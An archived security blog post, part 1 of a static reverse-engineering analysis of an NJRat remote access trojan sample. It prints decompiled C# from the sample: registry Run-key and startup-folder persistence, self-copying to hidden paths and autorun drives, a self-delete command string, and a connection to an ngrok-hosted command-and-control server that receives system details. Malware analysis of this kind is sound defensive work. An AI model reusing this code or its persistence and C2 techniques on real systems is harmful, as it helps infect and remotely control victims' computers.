Unmasking NJRat: A Deep Dive into a Notorious Remote Access Trojan Part1

By JustAnother-Engineer


Published: 2023-12-04 · Archived: 2026-04-05 15:33:15 UTC

Press enter or click to view image in full size


NjRAT is a type of malware that allows a remote actor to gain control of an infected computer system. It is one of the most widely used types of malware on the Internet due to its easy accessibility, free tutorials available on clear web, and wide range of functionalities to evade detection tools.

Note : *the sample analyzed in this blog was first seen in the month of October of 2023. As of now the file is found to be malicious by multiple AV/EDR tools.*

Press enter or click to view image in full size




Press enter or click to view image in full size




Virustotal result + PE headers of the file being analyzed.

By analyzing headers we see that this version of malware was compiled on Sep 2 2023. As its based on .Net we can statically reverse engineer and review the code of the binary/executable.


Initial review of string output of the binary we see few interesting stuff like a registry path , domain , few commands , executable names and network rules.



Press enter or click to view image in full size



Press enter or click to view image in full size



```
" ENABLE
" ..
taskkill /F /IM
autorun.inf

open=
shellexecute=
clear
netsh firewall delete allowedprogram "
Software
cmd.exe /k ping 0 & del "
" & exit

yy/MM/dd
[ENTER]
[TAB]
taskmgr
processviewer
processhacker
process explorer
button
static
directuihwnd
End process
```

Floss output of the binary

Initialization :

The malware first create a registry key value pair “{di:!}” under current user and we see implement a mutual exclusion object to hinder concurrent infections on a single device.

Press enter or click to view image in full size

```
[MethodImpl(MethodImplOptions.NoInlining)]
public static void ko()
{
    bool flag = Interaction.Command() != null;
    if (flag)
    {
        try
        {
            OK.F.Registry.CurrentUser.SetValue("di", "!");
        }
        catch (Exception ex)
        {
        }
        Thread.Sleep(5000);
    }
    bool flag2 = false;
    OK.MT = new Mutex(true, OK.RG, out flag2);
```

Press enter or click to view image in full size

```
        Thread.Sleep(5000);
    }
    bool flag2 = false;
    OK.MT = new Mutex(true, OK.RG, out flag2);
    flag = !flag2;
    if (flag)
    {
        ProjectData.EndApp();
    }
    OK.INS();
    flag = !OK.Idr;
    if (flag)
    {
```

Registry Key , Mutex initialization

Upon reviwing statically defined variables we see few interesting things as highlighted below , we see a port (18801) where connection is initiated , registry name (RG variable) , Registry path (sf variable) , VR version number , string in variable VN contains base64 encoded value of “HacKed”. The variable “Y” stores random character which is being used as separator while sending back the data to C&C server.

```
public static int NH = 0;

// Token: 0x0400001D RID: 29
public static string P = "18801";

// Token: 0x0400001E RID: 30
public static object PLG = null;

// Token: 0x0400001F RID: 31
public static string RG = "118f5683ac8ec11fa5ebd063bb65cc3b";

// Token: 0x04000020 RID: 32
public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";

// Token: 0x04000021 RID: 33
public static string sizk = "512";

// Token: 0x04000022 RID: 34
public static string VN = "SGFjS2Vk";

// Token: 0x04000023 RID: 35
public static string VR = "im523";

// Token: 0x04000024 RID: 36
public static string Y = "|'|'|";

// Token: 0x04000025 RID: 37
public static bool HD = Conversions.ToBoolean("False");

// Token: 0x04000026 RID: 38
public static string anti = "Exsample.exe";

// Token: 0x04000027 RID: 39
```

Interesting static variables

Reviewing the OK.RC function which was being passed to mutex which in turn calls a function OK.INS() which initialized persistence mechanisms.

```
}
OK.INS();
flag = !OK.Idr;
if (flag)
{
    OK.EXE = OK.LO.Name;
    OK.DR = OK.LO.Directory.Name;
}
Thread thread = new Thread(new ThreadStart(OK.RC), 1);
thread.Start();
```

Persistence Initialization function

Persistence :

Reviewing the INS function , first we see the malware trying to find the file “C:\\Windows\\Microsoft system.exe” and copy the malware to this path and deleting the current instance of the malware and starting the new process of malware as “Microsoft system.exe”.

Press enter or click to view image in full size

```
[MethodImpl(MethodImplOptions.NoInlining)]
public static void INS()
{
    Thread.Sleep(1000);
    bool flag = OK.Idr && !OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower()));
    if (flag)
    {
        try
        {
            File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
            flag = File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            if (flag)
            {
                File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            }
            File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\" + OK.EXE, true);
            Process.Start(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            ProjectData.EndApp();
        }
        catch (Exception ex)
        {
            ProjectData.EndApp();
        }
    }
```

Further we see exclusion being added via netsh for the traffic from this malware file. Then we see file being added to both current user and local machine registries. We also see the malware is being copied to startup folder with name “118f5683ac8ec11fa5ebd063bb65cc3b.exe” for persistence. Any app / exe placed inside startup folder would be launched upon booting the OS.

Press enter or click to view image in full size

```
flag = OK.Isu;
if (flag)
{
    try
    {
        OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
    catch (Exception ex3)
    {
    }
    try
    {
        OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
    catch (Exception ex4)
    {
    }
}
flag = OK.IsF;
```

Press enter or click to view image in full size

```
if (flag)
{
    try
    {
        File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
        File.Copy(OK.LO.FullName, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", true);
        OK.FS = new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", FileMode.Open);
    }
    catch (Exception ex5)
    {
    }
}
```

Registry and startup persistence

Further we see the malware killing a process “Exsample.exe” if its running. based on the research , it indicates that this file is a old version of same malware. We also see that the file copied to windir is being hidden.

```
// Token: 0x04000026 RID: 38
public static string anti = "Exsample.exe";
```

Press enter or click to view image in full size

```
flag = OK.anti2;
if (flag)
{
    Interaction.Shell("taskkill /F /IM " + OK.anti, AppWinStyle.Hide, false, -1);
}
flag = OK.HD;
if (flag)
{
    try
```

Press enter or click to view image in full size

```
{
    try
    {
        File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
    }
    catch (Exception ex6)
    {
    }
```


Killing Exsample.exe and hiding the malware

further we see persistence via autorun , As highlighted below we see that the malware is again copied into ProgramFiles directory of each logical drives as “svchost.exe” and then creates a autorun.inf file to run them automatically. Further malware hides the created autorun file.

Press enter or click to view image in full size

```
// Token: 0x04000029 RID: 41
public static string usbx = "svchost.exe";
```

Press enter or click to view image in full size



persistence via autorun

C&C communication

Connecting to the C&C server : reviewing the connect function we see that the malware is connecting the “0.tcp.eu.ngrck.io” host , on sucessful connection its sends below information.

- Environment variables
- machine name
- user name
- machine date
- Details OS information
- processor type
- camera status
- string “HacKed”

```
// Token: 0x04000013 RID: 19
public static string HH = "0.tcp.eu.ngrok.io";
```

Press enter or click to view image in full size

```
    Conversions.ToInteger(OK.P)
}, null, null, null, true);
OK.H = Conversions.ToString(RuntimeHelpers.GetObjectValue(OK.MH(OK.HH)));
OK.Cn = true;
```

Press enter or click to view image in full size

Connect function.

Further receiving the data from the threat actor , then that data is handled by creating a new thread.

```
}
int num5 = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
OK.MeM.Write(OK.b, 0, num5);
flag2 = OK.MeM.Length == num;
if (flag2)
{
    num = -1;
    Thread thread = new Thread(new ParameterizedThreadStart(OK.im), 1);
    thread.Start(OK.MeM.ToArray());
    thread.Join(100);
    OK.MeM.Dispose();
    OK.MeM = new MemoryStream();
}
```

Threat actor data handling.

There are multiple commands available in this RAT with in the OK.im however we will discuss only few in details which are interesting.

Get JustAnother-Engineer’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Below are the list of few capabilities observed in this RAT :

1. Can spawn new process.
2. Can modifies the startup page setting for Internet Explorer using the Registry to start a page/link upon opening. this can be used for Downloading other malwares , redirecting to phishing links , Exploit vulnerablities , installing other backdoors or to lauch a DDOS attacks.
3. Has capability to shutdown / restart / logoff the session
4. Can spawn custom error messages.
5. Can invoke the “speak” method on the speech synthesizer object to synthesize the specified text.
6. Uses Kernel32 Beep method to create beeps of specified frequency. further we see a command named “Piano” which leverage this function to create a music.
7. OpenCD / closeCD drive (this is the command which someone uses to troll their victims)
8. Disabling / enabling keyboard and mouse inputs.
9. Turning monitor on / off.
10. Taking over mouse control
11. Enabling / Disabling CMD.
12. Disabling/enabling built in registry tools, sytem restore functions and Task manager.
13. Taking over cursor.
14. Control music playing.

Press enter or click to view image in full size

Few of the commands observed that attacker can use.

As this blog is already getting big we will discuss other functionalities, dynamic analysis and detection mechanisms for this malware strain in our next blog.

Thank you for your time!

Part 2 : https://infosecwriteups.com/unmasking-njrat-a-deep-dive-into-a-notorious-remote-access-trojan-part2-7b41a3669d9a

---